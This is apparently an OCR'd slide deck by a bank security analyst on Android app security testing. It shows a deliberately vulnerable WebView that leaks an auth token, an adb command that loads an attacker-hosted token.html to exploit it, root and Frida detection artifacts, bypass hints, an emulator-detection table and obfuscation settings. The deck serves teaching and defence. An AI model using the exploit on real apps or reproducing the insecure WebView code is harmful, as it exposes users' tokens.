
Platform APIs – Webview Exploit

```
public void loadWebView() {
    WebView webView = findViewById(R.id.webview2);
    webView.setWebChromeClient(new WebChromeClient());
    webView.setWebViewClient(new WebViewClient());

    webView.getSettings().setJavaScriptEnabled(true);
    Map<String, String> extraHeaders = new HashMap<~>();
    extraHeaders.put( k: "Authorization",getUserToken());
    webView.addJavascriptInterface(new WebAppInterface( c: this),  name: "Android");
    webView.loadUrl(getIntent().getStringExtra( name: "support_url"), extraHeaders);
}
```

Platform APIs – Webview Exploit

```
adb shell am start -n com.tmh.vulnwebview/.SupportWebView --es support_url http://172.18.1.217:8888/token.html
```

```
<script type="text/javascript">
        alert("test");
</script>
```



Code quality and build settings

- Debuggable – false
- Verbose error logging
- Exception handling


Anti-Reversing defenses – Root detection

Root==God

Anti-Reversing defenses – Root detection

```
RootBeer rootBeer = new RootBeer();
if (rootBeer.isRooted()){
    System.out.println("we found indication of root");
} else {
    System.out.println("we didn't find indication of root");
}
```

Anti-Reversing defenses – Root detection



- ctsProfileMatch
- basicIntegrity

Anti-Reversing defenses – Root detection

/system/app/Superuser.apk
/system/etc/init.d/99SuperSUDaemon
/dev/com.koushikdutta.superuser.daemon/
/system/xbin/daemonsu

/sbin/su
/system/bin/su
/system/bin/failsafe/su
/system/xbin/su
/system/xbin/busybox
/system/sd/xbin/su
/data/local/su
/data/local/xbin/su
/data/local/bin/su

Reverse engineering tools detection

Inject frida-agent to memory of app – rooted devices

```
bullhead:/ # cat /proc/18370/maps | grep -i frida
71b6bd6000-71b7d62000 r-xp  /data/local/tmp/re.frida.server/frida-agent-64.so
71b7d7f000-71b7e06000 r--p  /data/local/tmp/re.frida.server/frida-agent-64.so
71b7e06000-71b7e28000 rw-p  /data/local/tmp/re.frida.server/frida-agent-64.so
```

frida-gadget – non rooted devices

```
bullhead:/ # cat /proc/18370/maps | grep -i frida

71b865a000-71b97f1000 r-xp  /data/app/sg.vp.owasp_mobile.omtg_android-.../lib/arm64/libfrida-gadget.so
71b9802000-71b988a000 r--p  /data/app/sg.vp.owasp_mobile.omtg_android-.../lib/arm64/libfrida-gadget.so
71b988a000-71b98ac000 rw-p  /data/app/sg.vp.owasp_mobile.omtg_android-.../lib/arm64/libfrida-gadget.so
```

Bypassing reverse engineering tools detection

- Checking App signature
- Check the envimorment for related artifacts
- Checking for open tcp ports
- Checking for ports responding to d-bus auth
- Scanning process memory for know artifacts

Emulator detection

API Method	Value	Meaning
Build.ABI	armeabi	possibly emulator
BUILD.ABI2	unknown	possibly emulator
Build.BOARD	unknown	emulator
Build.Brand	generic	emulator
Build.DEVICE	generic	emulator
Build.FINGERPRINT	generic	emulator
Build.Hardware	goldfish	emulator
Build.Host	android-test	possibly emulator
Build.ID	FRF91	emulator
Build.MANUFACTURER	unknown	emulator
Build.MODEL	sdk	emulator
Build.PRODUCT	sdk	emulator
Build.RADIO	unknown	possibly emulator
Build.SERIAL	null	emulator
Build.USER	android-build	emulator

Obfuscation – R8 compiler

```
buildTypes {
    release {
        minifyEnabled true
        shrinkResources true
        proguardFiles getDefaultProguardFile(
                'proguard-android-optimize.txt'),
                'proguard-rules.pro'
    }
}
```

Obfuscation - Jadx

```
public static a b(int i4) {
    float pow;
    i iVar = i.f33k;
    float z4 = a2.d.z(Color.red(i4));
    float z5 = a2.d.z(Color.green(i4));
    float z6 = a2.d.z(Color.blue(i4));
    float[][] fArr = a2.d.f52k;
    float[] fArr2 = {(fArr[0][2] * z6) + (fArr[0][1] * z5) + (fArr[0][0] * z4), (fArr[1][2] * z6) + (fArr[1][1] * z5) + (fArr[1][0] * z4), (z6 * fArr[2][2]) + (z5 * fArr[2][1])
    float[][] fArr3 = a2.d.f49h;
    float f5 = (fArr2[2] * fArr3[0][2]) + (fArr2[1] * fArr3[0][1]) + (fArr2[0] * fArr3[0][0]);
    float f6 = (fArr2[2] * fArr3[1][2]) + (fArr2[1] * fArr3[1][1]) + (fArr2[0] * fArr3[1][0]);
    float f7 = fArr2[0] * fArr3[2][0];
    float f8 = fArr2[2] * fArr3[2][2];
    float[] fArr4 = iVar.f40g;
    float f9 = fArr4[0] * f5;
    float f10 = fArr4[1] * f6;
    float f11 = fArr4[2] * (f8 + (fArr2[1] * fArr3[2][1]) + f7);
    float pow2 = (float) Math.pow((Math.abs(f9) * iVar.f41h) / 100.0d, 0.42d);
    float pow3 = (float) Math.pow((Math.abs(f10) * iVar.f41h) / 100.0d, 0.42d);
    float pow4 = (float) Math.pow((Math.abs(f11) * iVar.f41h) / 100.0d, 0.42d);
    float signum = ((Math.signum(f9) * 400.0f) * pow2) / (pow2 + 27.13f);
    float signum2 = ((Math.signum(f10) * 400.0f) * pow3) / (pow3 + 27.13f);
    float signum3 = ((Math.signum(f11) * 400.0f) * pow4) / (pow4 + 27.13f);
    double d5 = signum3;
    float f12 = ((float) (((signum2 * (-12.0d)) + (signum * 11.0d)) + d5)) / 11.0f;
    float f13 = ((float) ((signum + signum2) - (d5 * 2.0d))) / 9.0f;
    float f14 = signum2 * 20.0f;
    float f15 = ((21.0f * signum3) + ((signum * 20.0f) + f14)) / 20.0f;
    float f16 = (((signum * 40.0f) + f14) + signum3) / 20.0f;
```

Thank you

Otgonbaatar Nasanbuyan
Mbank, Information Security Analyst